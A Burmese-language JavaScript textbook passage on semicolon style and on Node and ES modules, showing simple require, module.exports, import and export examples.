လက်တွေ့ကုဒ်တွေ ရေးတဲ့အခါ JavaScript တစ်ခုထဲနဲ့ မပြီးပါဘူး၊ တခြား Language တွေ နည်းပညာတွေနဲ့ လုပ်ငန်းလိုအပ်ချက်ပေါ်မူတည်ပြီး ပူးတွဲအသုံးပြုရတာတွေ ရှိပါလိမ့်မယ်။ အဲ့ဒီမှာ C/C++ တို့ Java တို့လို Language မျိုးတွေမှာ Statement ဆုံးတိုင်း မဖြစ်မနေ Semicolon ထည့်ရေးပေးရပါတယ်။ Ruby တို့ Python တို့လို Language မျိုးတွေမှာကျတော့ ထည့်ဖို့မလိုတော့ပြန်ပါဘူး။ JavaScript နဲ့ တွဲသုံးဖြစ်ဖို့များတဲ့ CSS တို့ PHP တို့မှာ ထည့်ဖို့ လိုသွားပြန်ပါတယ်။ Semicolon တွေထည့်လိုက် မထည့်လိုက်ဆိုရင် အလေ့အကျင့်ပျက်ပြီး မကျန်သင့်တဲ့နေရာမှာ ကျန်ခဲ့လို့ မလိုအပ်ဘဲ Error တွေတက်တယ်ဆိုမျိုး ဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် တစ်ချို့က Statement ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးတဲ့ အလေ့အကျင့် ရှိထားသင့်တယ်လို့ ဆိုကြပါတယ်။

ပြီးတော့ Automatic Semicolon Insertion စနစ်က တစ်ချို့ဆန်းပြားတဲ့ ကုဒ်တွေမှာ မထည့်သင့်တဲ့နေရာ Semicolon ထည့်ပြီး အလုပ်လုပ်နေလို့ မှားနေတာမျိုးတွေ ရှိတတ်ပါတယ်။ ဖြစ်ခဲ့ပေမယ့် အဲ့ဒီလိုမှားတဲ့အခါ အမှားရှာက အရမ်းခက်ပါတယ်။ ဒီအချက်ကြောင့်လည်း Statement ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးသင့်တယ်လို့ ဆိုကြပါတယ်။ စာရေးသူကိုယ်တိုင်လည်း အရင်က အမြဲထည့်သင့်တယ်လို့ ခံယူပေမယ့်၊ အခုနောက်ပိုင်းမှာ တစ်ချို့ Library ကုဒ်တွေ Framework ကုဒ်တွေက မထည့်ဘဲ ရေးကြတော့ ကိုယ်ကလည်း တူညီသွားအောင် မထည့်ဘဲ လိုက်ရေးရတာတွေ ရှိပါတယ်။

ဒီစာအုပ်မှာ ဖော်ပြခဲ့တဲ့ နမူနာတွေမှာ Semicolon ထည့်ပြီး မဖော်ပြခဲ့ပါဘူး။ စလေ့လာမယ့်သူတွေအတွက် မျက်စိရှုပ်စရာ တစ်ခုသက်သာလည်း မနည်းဘူးလို့သဘောထားတဲ့အတွက် မထည့်ဘဲ ရေးပြခဲ့တာပါ။ မတော်တစ်ဆ မထည့်သင့်တဲ့နေရာ ထည့်မိပြီး Error တွေ ဖြစ်နေမှာ စိုးလို့လည်း ပါပါတယ်။ နောက်ဆုံး ဥပမာပေးခဲ့တဲ့ ကုဒ်မှာတောင် အဲ့ဒီလိုအမှားမျိုး ဖြစ်နိုင်ခြေရှိပါတယ်။

Pseudocode

```
users.map(u => u.name).filter(u => u.age > 18);

users
    .map(u => u.name);
    .filter(u => u.age > 18);
```

ပထမကုဒ်ရဲ့နောက်ဆုံးမှာ Semicolon ပိတ်ပေးထားတာ မှန်ပါတယ်။ ဒုတိယကုဒ်မှာတော့ မှားသွားပါပြီ။ Line အဆုံးမို့လို့ ယောင်ပြီး ထည့်လိုက်မိတာမျိုးပါ။ တစ်ကယ်တော့ `map()` နောက်မှာ Semicolon မထည့်ရပါဘူး။ Statement မပြီးသေးပါဘူး။ ဒီလိုအမှားမျိုးတွေကြောင့် မလိုအပ်ဘဲ Error တွေတက်ပြီး ကြန့်ကြာမှာစိုးလို့ Semicolon မထည့်ဘဲ ရေးပြခဲ့တာပါ။ လက်တွေ့မှာ ထည့်ရေးတာက အလေ့အကျင့် ကောင်းဖြစ်ပြီး မထည့်ဘဲရေးရင်လည်း ပြဿနာတော့ မရှိပါဘူးလို့ ဆိုချင်ပါတယ်။

အခန်း (၂၁) – JavaScript Modules


JavaScript မှာ Environment နှစ်ခုရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ Browser နဲ့ Node တို့ပါ။ နှစ်မျိုးလုံးက JavaScript ကုဒ်တွေကို Run ပေးနိုင်တဲ့ နည်းပညာတွေပါ။ ဒါကြောင့် လက်ရှိလေ့လာထားတဲ့ JavaScript ကုဒ်တွေကို Browser မှာ Run လို့ ရသလို့ Node နဲ့လည်း Run လို့ရနိုင်ပါတယ်။ Browser နဲ့ပက်သက်ရင် ရိုးရိုး JavaScript ထက်ပိုပြီး ထူးခြားသွားတာက Document Object Model (DOM) လို့ခေါ်တဲ့ သဘောသဘာဝ ဖြစ်ပါတယ်။ နောက်တစ်ခန်းမှာ သီးခြားဖော်ပြပါမယ်။

Node နဲ့ပက်သက်ရင် ရိုးရိုး JavaScript ထက်ပိုပြီး ထူးခြားသွားတာကတော့ Module နဲ့ Package Management System ဖြစ်ပါတယ်။ ဒီအကြောင်းတွေကို နောက်အပိုင်းတွေမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။ ဒီနေရာမှာ JavaScript အခြေခံသဘောသဘာဝအနေနဲ့ ထည့်သွင်းလေ့လာသင့်တဲ့အတွက် ရွေးထုတ်ဖော်ပြချင်တာက Module ရေးထုံးအကြောင်း ဖြစ်ပါတယ်။

Node ဆိုတဲ့နည်းပညာ စပေါ်ကတည်းက သူ့မှာ Module ရေးထုံးပါဝင်ပြီး ဖြစ်ပါတယ်။ (၂၀၀၉) ခုနှစ် ဝန်းကျင်လောက်ကပါ။ အဲ့ဒီအချိန် ရိုးရိုး JavaScript မှာ Module ရေးထုံးမရှိသေးလို့ သူက ဖြည့်စွက် ထည့်သွင်းပေးထားတာလို့ ဆိုနိုင်ပါတယ်။ အခုတော့ ရိုးရိုး JavaScript မှာလည်း သူ့ကိုယ်ပိုင် Module ရေးထုံးရှိနေပါပြီ။ Node Module ရေးထုံးက အရင်ပေါ်ပြီး ရိုးရိုး JavaScript Module ရေးထုံးက နောက်မှ ပေါ်တာလို့ ဆိုနိုင်ပါတယ်။ ရေးထုံးမတူကြပါဘူး။ နှစ်မျိုးလုံးကို ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။

ပထမဆုံးအနေနဲ့ Node ကို ဒီဝဘ်ဆိုက်ကနေ Download လုပ်ပြီး Install လုပ်ထားဖို့လိုပါတယ်။

- https://nodejs.org




Download လုပ်ပုံလုပ်နည်းနဲ့ Install လုပ်ပုံလုပ်နည်းကိုတော့ ထည့်မပြောတော့ပါဘူး။ ခက်ခဲရှုပ်ထွေးတဲ့ အဆင့်တွေမရှိပါဘူး။ အပေါ်ကပုံမှာ ကြည့်လိုက်ရင် သူဝဘ်ဆိုက်မှာ 18.14.2 LTS နဲ့ 19.7.0 Current ဆိုပြီး နှစ်မျိုးပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ Current ကနောက်ဆုံး Version ဖြစ်ပြီး LTS ကတော့ Long Term Support Version ခေါ် အများသုံးသင့်တဲ့ Version ဖြစ်ပါတယ်။ စမ်းသပ်ရေးသားယုံပဲ မို့လို့ နှစ်မျိုးလုံး ဘာသုံးသုံး အဆင်ပြေပါတယ်။ လက်တွေ့သုံးမှာဆိုရင်တော့ LTS Version ကို ရွေးသင့်ပါတယ်။

Download လုပ်ပြီးရင် Install လုပ်လိုက်ပါ။ ပေးထားတဲ့ Options တွေအတိုင်း သွားယုံပါပဲ။ ဘာမှ ပြင်စရာ ရွေးစရာမလိုပါဘူး။ Install လုပ်ပြီးနောက် Command Prompt (သို့) Terminal ကို ဖွင့်ပြီး အခုလို စမ်းကြည့်နိုင်ပါတယ်။

```
node -v
v19.7.0
```

`node` Command အတွက် `-v` Option ပေးလိုက်တာပါ။ ဒါကြောင့် Install လုပ်ထားတဲ့ Node Version ကို ပြန်ရမှာ ဖြစ်ပါတယ်။ ရေးထားတဲ့ JavaScript ကုဒ်တွေကို Run ဖို့အတွက် `node` Command နောက်မှာ Run လိုတဲ့ File Name ကို ပေးလိုက်ရင် ရပါပြီ။ VS Code ကို အသုံးပြုပြီး ကုဒ်တွေရေးသားတာဆိုရင် VS Code မှာပါတဲ့ Integrated Terminal ကိုသုံးပြီးတော့ Run လို့ရပါတယ်။ Ctrl + ` ကိုနှိပ်လိုက်ရင် အောက်နားမှာ Integrated Terminal ပေါ်လာပါလိမ့်မယ်။ အဲ့ဒီထဲမှာ Run လိုတဲ့ Command တွေကို Run ယုံပါပဲ။



နမူနာပုံကိုကြည့်လိုက်ရင် `math.js` ဆိုတဲ့ဖိုင်ထဲမှာ Function တစ်ခုနဲ့ `console.log()` Statement နှစ်ခုရှိနေပါတယ်။ အဲ့ဒီဖိုင်ကို Terminal ထဲမှာ node နဲ့ Run ထားပါတယ်။

```
node math.js
```

အကယ်၍ ရိုးရိုး Command Prompt (သို့) Terminal ကို သုံးတာဆိုရင် `node` Command အတွက် File Name ပေးတဲ့အခါ ဖိုင်ရဲ့တည်နေရာ Path လမ်းကြောင်းကို မှန်အောင်ပေးဖို့လိုတယ်ဆိုတာကို သတိပြုပါ။ Command Prompt ကို သုံးတဲ့အလေ့အကျင့် မရှိသေးဘူးဆိုရင် VS Code ရဲ့ Integrated Terminal ထဲမှာပဲ စမ်းလိုက်ပါ။ အဲ့ဒါပိုပြီးတော့ စမ်းရလွယ်ပါတယ်။

Module ဆိုတာ သီးခြားဖိုင်တစ်ခုနဲ့ ခွဲခြားရေးသားထားတဲ့ ကုဒ်တွေကို ခေါ်ယူအသုံးပြုနည်း လို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒီဖွင့်ဆိုချက်က မပြည့်စုံသေးပေမယ့် လိုရင်းက ဒါပါပဲ။

Node Module

ဥပမာ စမ်းကြည့်နိုင်ဖို့ `math.js` ဆိုတဲ့ ဖိုင်တစ်ခုနဲ့ `index.js` ဆိုတဲ့ ဖိုင်တစ်ခု၊ စုစုပေါင်း (၂) ခု တည်ဆောက်လိုက်ပါ။ `math.js` ထဲမှာ ရေးထားတဲ့ လုပ်ဆောင်ချက်ကို `index.js` ကနေ ရယူအသုံးပြုပြီး စမ်းကြည့်ကြပါမယ်။ ဒါကြောင့် `math.js` ထဲမှာ အခုလိုရေးလိုက်ပါ။

JavaScript

```
function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

module.exports = div
```

`add()` နဲ့ `div()` ဆိုတဲ့ Function နှစ်ခုရှိပါတယ်။ အောက်ဆုံးမှာရေးထားတဲ့ `module.exports` ရဲ့ အဓိပ္ပါယ်ကတော့ `div()` Function ကို Module အနေနဲ့ ထုတ်ပေးမယ်လို့ ပြောတာပါ။ ဒါကြောင့် ဒီဖိုင်ထဲမှာ ရေးထားတဲ့ ကုဒ်တွေထဲကမှ `div()` ကို တခြားလိုအပ်တဲ့ဖိုင်ကနေ ချိတ်ဆက်အသုံးပြုလို့ရသွားပါပြီ။ ဒါကိုစမ်းကြည့်နိုင်ဖို့အတွက် `index.js` မှာ အခုလိုရေးနိုင်ပါတယ်။


JavaScript

```
const div = require("./math")

console.log(div(1, 2))
```

`require()` Statement ကိုသုံးပြီး Module ကိုချိတ်ဆက်ရတာပါ။ Argument အနေနဲ့ Standard Module တွေ Package Module တွေဆိုရင် Module အမည်ကို ပေးရပြီး၊ ကိုယ့်ဘာသာရေးထားတဲ့ Module ဆိုရင်တော့ Module ဖိုင်ရဲ့ တည်နေရာနဲ့အမည်ကို ပေးရပါတယ်။ နမူနာမှာ ကိုယ့်ဘာသာ

ရေးထားတဲ့ `math.js` ကို အသုံးပြုလိုတာဖြစ်တဲ့အတွက် `./math` လို့ပေးထားပါတယ်။ `./` ရဲ့အဓိပ္ပါယ်က လက်ရှိဖိုဒါလို့ ပြောလိုက်တာပါ။ ဒါကြောင့် Module ဖိုင်ကို လက်ရှိ `index.js` ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ သွားရှာမှာပါ။ ဖိုင်အမည် အပြည့်အစုံက `math.js` ဖြစ်ပေမယ့် နောက်က `.js` Extension ကို ပေးစရာမလိုလို့ ထည့်ပေးမထားတာပါ။

`math.js` ကိုချိတ်ဆက်လိုက်လို့ရလာတဲ့ လုပ်ဆောင်ချက်ကို `div()` ထဲမှာ ထည့်ထားပါတယ်။ Module လုပ်ဆောင်ချက်ကို ကိုယ့်ဘက်က ပြင်စရာအကြောင်းသိပ်မရှိလို့ Constant အနေနဲ့ ကြေညာထားပါတယ်။ အခုလိုပြည့်စုံအောင် ချိတ်ဆက်ပြီးရင်တဲ့ ရရှိထားတဲ့ လုပ်ဆောင်ချက်ကို အသုံးပြုလို့ ရနေပြီမို့လို့ `console.log()` နဲ့ `div()` ရဲ့ရလဒ်ကို ဖော်ပြထားခြင်းပဲဖြစ်ပါတယ်။



ဒီနေရာမှာ သတိပြုရမှာက `math.js` မှာ လုပ်ဆောင်ချက် နှစ်ခုရှိပေမယ့်၊ Module အနေနဲ့ ထုတ်ပေးတော့ တစ်ခုပဲ ပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် ချိတ်ဆက်ရယူသူက ပေးထားတဲ့ တစ်ခုကိုပဲ ယူလို့ရတာပါ။ အကယ်၍ နှစ်ခုသုံးခုပေးချင်ရင်တော့ Object အနေနဲ့ ပြန်ပေးကြလေ့ရှိပါတယ်။ `meth.js` ကို အခုလို ပြင်ကြည့်လိုက်ပါ။

JavaScript

```
const PI = 3.14

function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

module.exports = { PI, add, div }
```

Constant တစ်ခုနဲ့ Function နှစ်ခု သုံးခုရှိရာမှာ သုံးခုလုံးကို Module Export အနေနဲ့ ပေးထားတာပါ။ Property Shorthand ရေးထုံးကို သုံးထားတာ သတိပြုပါ။ အပြည့်အစုံရေးရင် ဒီလိုဖြစ်ပါလိမ့်မယ်။

```
module.exports = { PI: PI, add: add, div: div }
```

ဒီလိုပေးထားတဲ့အတွက် ရယူအသုံးပြုတဲ့ `index.js` ကလည်း ပေးထားသမျှ အကုန်ယူလို့ ရသွားပါတယ်။ `index.js` မှာ အခုလိုစမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
const math = require("./math")

console.log(math.PI)     // 3.14
```

`math.js` က ပြန်ပေးထားတဲ့ Object ကို math Constant နဲ့လက်ခံထားပြီးတော့မှ လိုချင်တဲ့ လိုဆောင်ချက်ကို `math` ရဲ့ Property/Method ကနေတစ်ဆင့် အသုံးပြုလိုက်တာပါ။ Destructuring ရေးထုံးကို သုံးပြီး အခုလိုရေးလို့လည်း ရနိုင်ပါသေးတယ်။

JavaScript

```
const { PI, add } = require("./math")

console.log( add(1, 2) )     // 3
```

လက်ခံရရှိမယ့် Module Object ကို Destructure လုပ်ပြီး သက်ဆိုင်ရာ Constant Variable အနေနဲ့ တစ်ခါထဲ လက်ခံထားလိုက်တာပါ။

ဒီ ရေးထုံးကို CommonJS Module ရေးထုံးလို့ ခေါ်ပါတယ်။ CommonJS ဆိုတဲ့အမည်နဲ့ JavaScript Library တစ်ခုရှိခဲ့ဖူးပြီး အဲ့ဒီ Library က JavaScript မှာမရှိသေးတဲ့ Module ရေးထုံးကို တီထွင်ပေးထားတာပါ။ Node က CommonJS ကို နမူနာယူ အသုံးပြုထားလို့ Node ရဲ့ Module ရေးထုံးကို CommonJS Module ရေးထုံးလို့ခေါ်တာပါ။

ES Module

JavaScript ဟာ ECMA လို့ခေါ်တဲ့ အဖွဲ့အစည်းက စံချိန်စံညွှန်းတစ်ခုအဖြစ် သတ်မှတ်ထားတဲ့ ECMAScript ကို အခြေခံ တီထွင်ထားတာပါ။ မူအရ ECMAScript ဆိုတာ စံသတ်မှတ်ချက်ဖြစ်ပြီး ဒီစံသတ်မှတ်ချက်နဲ့အညီ Programming Language တွေ တီထွင်လို့ရတယ်ဆိုတဲ့ သဘောမျိုးပါ။ ActionScript, JScript စသည်ဖြင့် ECMAScript ကို အခြေခံထားတဲ့ တခြား Language တွေ ရှိသေးပေမယ့် အသုံးတွင်ကျယ်ခြင်းတော့ မရှိတော့ပါဘူး။

ECMAScript ကို အဆက်မပြတ် Version အဆင့်ဆင့် မြှင့်တင်နေပါတယ်။ ဒါကြောင့် Version နံပါတ်နဲ့တွဲပြီး ES5, ES6, ES7 စသည်ဖြင့် အတိုကောက် ခေါ်ကြလေ့ ရှိပါတယ်။ သက်ဆိုင်ရာ Version ကို ထုတ်လုပ်တဲ့ ခုနှစ်နဲ့တွဲပြီးတော့ ECMAScript 2015, ECMAScript 2019 စသည်ဖြင့်လည်း ခေါ်ကြပါသေးတယ်။ အဲ့ဒီထဲမှာ အရေးအပါဆုံးလို့ ဆိုနိုင်တာကတော့ ES6 (ECMAScript 2015) ဖြစ်ပါတယ်။ `let, const` တို့လို့ ရေးထုံးမျိုးတွေ၊ Rest Parameters, Destructuring, Arrow Function စတဲ့ ထူးခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေဟာ ES6 မှာ စတင်ပြီး ပါဝင်လာတဲ့အတွက်ကြောင့်ပါ။ သူ့နောက်ပိုင်း ES7, ES8 စသည်ဖြင့်ထွက်ပေါ်လာခဲ့တာ အခုဒီစာကို ရေးနေတဲ့အချိန်မှာ ES11 ကို ရောက်ရှိနေပါပြီ။ နောက်ပိုင်း Version တွေမှာလည်း အပြောင်းအလဲနဲ့ အဆင့်မြှင့်တင်မှုတွေ ဆက်တိုက်ပါဝင်နေပေမယ့် ES6 မှာပါဝင်ခဲ့တဲ့ အပြောင်းအလဲတွေက JavaScript Community တစ်ခုလုံးကို ကိုင်လှုပ်ပြောင်းလဲသွားစေခဲ့လို့ ES6 က အထင်ရှားဆုံးနဲ့ လူပြောအများဆုံး ဖြစ်ခဲ့ပါတယ်။

ES6 မှာပါဝင်ခဲ့တဲ့ လုပ်ဆောင်ချက်တွေထဲမှာ Module လည်း အပါအဝင်ဖြစ်ပါတယ်။ မူလက JavaScript မှာ Module လုပ်ဆောင်ချက်မရှိပေမယ့် ES6 ထွက်ပေါ်လာပြီးနောက်မှာတော့ Module လုပ်ဆောင်ချက်

Official ပါဝင်သွားခဲ့ပါပြီ။ ဒီလိုပါဝင်သွားတဲ့ Module စနစ်ဟာ Node မှာသုံးနေတဲ့ Module စနစ်နဲ့ မတူတဲ့အတွက် ကွဲပြားသွားအောင် ES Module လို့ သုံးနှုန်းပြောဆိုကြလေ့ ရှိပါတယ်။

အခုတော့ Node ကလည်း သူ့မူလ CommonJS Module ရေးထုံးကိုသာမက ES Module ရေးထုံးကိုပါ ပံ့ပိုးပေးလာပါပြီ။ နှစ်မျိုးရေးလို့ရတယ်ဆိုတဲ့ သဘောပါ။ ဒါပေမယ့် စမ်းသပ်အဆင့်မှာပဲ ရှိသေးလို့ ကန့်သတ်ချက်နဲ့ အခက်အခဲလေးတစ်ချို့တော့ ရှိပါတယ်။ အခက်အခဲကတော့ မူလ CommonJS Module တွေနဲ့ ES Module တွေကို တွဲသုံးရ ခက်ခဲခြင်း ဖြစ်ပါတယ်။ အကန့်အသတ်အနေနဲ့ကတော့ လက်ရှိ ဒီစာရေးနေချိန်ထိ CommonJS Module က Default ဖြစ်ပြီး ES Module ကိုသုံးလိုရင် File Extension ကို `mjs` လို့ပေးပြီး သုံးရမှာဖြစ်ပါတယ်။

ဒါကြောင့် စောစောက စမ်းခဲ့တဲ့ Module လုပ်ဆောင်ချက်ကိုပဲ ES Module အနေနဲ့ ပြန်လည်စမ်းသပ်နိုင်ဖို့ အတွက် `math.mjs` နဲ့ `index.mjs` ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်လိုက်ပါ။ ပြီးတဲ့အခါ `math.mjs` ဖိုင်ထဲမှာ ဒီကုဒ်ကို ရေးပြီး လေ့လာကြည့်လိုက်ပါ။

JavaScript

```
const PI = 3.14

export default function add(a, b) {
    return a + b
}
```

`add()` Function ကို ကြေညာစဉ်မှာ `export default` ရေးထုံးကိုသုံးပြီး Module လုပ်ဆောင်ချက်အနေနဲ့ ပေးထားတာ ဖြစ်ပါတယ်။ အဲ့ဒီလို Function ကြေညာစဉ်မှာ မပေးဘဲ နောက်မှ Export လုပ်ပေးလို့လည်း ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
const PI = 3.14
function add(a, b) {
    return a + b
}

export default add
```

ရလဒ်အတူတူပါပဲ။ Function ကြေညာစဉ်မှာ တစ်ခါထဲ Export မလုပ်တော့ဘဲ နောက်ဆုံးကျတော့မှ Export လုပ်ပေးလိုက်တာပါ။ ဒီလို Export လုပ်ပေးထားတဲ့ Module ကို ပြန်လည်အသုံးပြု စမ်းသပ်နိုင်ဖို့ အတွက် `index.mjs` ဖိုင်မှာ အခုလို ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
import add from "./math.mjs"

console.log( add(1, 2) )     // 3
```

`require()` Statement ကို မသုံးတော့ပါဘူး။ `import` Statement ကိုသုံးပါတယ်။ `require()` မှာလို ဝိုက်ကွင်းအဖွင့်အပိတ် မသုံးဘဲ `from` Keyword နောက်ကနေ File Name လိုက်ရပါတယ်။ ရိုးရိုး `js` Extension ရှိတဲ့ဖိုင်အတွက် Extension ထည့်မပေးရင် ရပေမယ့် `mjs` Extension ဖိုင်အတွက် Extension ကိုပါ အပြည့်အစုံ ထည့်ပေးရပါတယ်။ ဒီဖိုင်ကို `node` နဲ့ Run ကြည့်ရင် လိုချင်တဲ့ရလဒ် ရတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
node index.mjs
```

ပေးရတဲ့ `index` ဖိုင်ရဲ့ Extension က `mjs` ဆိုတာကို မမေ့ပါနဲ့။ မေ့တတ်ပါတယ်။ မှားတတ်ပါတယ်။ လုပ်ဆောင်ချက်တစ်ခုထက်ပိုပြီး Export ပေးချင်ရင်လည်း အခုလို ပေးနိုင်ပါတယ်။

JavaScript

```
export const PI = 3.14

export function add(a, b) {
    return a + b
}

export function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}
```

ဒါမှမဟုတ် ကြေညာစဉ်မှာ တစ်ခါထဲ Export မလုပ်ဘဲ နောက်မှလုပ်လို့လည်း ရပါတယ်။

```
const PI = 3.14

function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

export { PI, add, div }
```

ဒီလို လုပ်ဆောင်ချက်တစ်ခုထက်ပိုပြီး ပေးထားတဲ့ လုပ်ဆောင်ချက်တွေကို Destructuring ပုံစံရေးဟန်မျိုးနဲ့ Import ပြန်လုပ်ပြီး သုံးလို့ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
import { PI, div } from "./math.mjs"

console.log( div(1, 2) )     // 0.5
```

နောက်ပိုင်းမှာတော့ နေရာတိုင်းမှာ ES Module ရေးထုံးကို အသုံးပြုကြပါလိမ့်မယ်။ လက်ရှိအချိန်ထိတော့ Node ပရောဂျက်တွေမှာ CommonJS Module ရေးထုံးကို သူ့နေရာနဲ့သူ ဆက်သုံးကြရဦးမှာပါ။

ဒီ Module လုပ်ဆောင်ချက်ဟာ အတော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက်တစ်ခုပါ။ အရင်ကဆိုရင် JavaScript ကုဒ်ဖိုင်တွေ ပူးတွဲအသုံးပြုချင်ရင် HTML Document ထဲမှာ `<script>` Element တွေနဲ့ တန်းစီချိတ်ဆက်ပြီး သုံးခဲ့ကြရပါတယ်။ JavaScript ကုဒ်ကနေ တခြား JavaScript ကုဒ်ဖိုင်ကို ချိတ်ဆက် အသုံးပြုရေးသားလို့ လုံးဝမရခဲ့တာပါ။

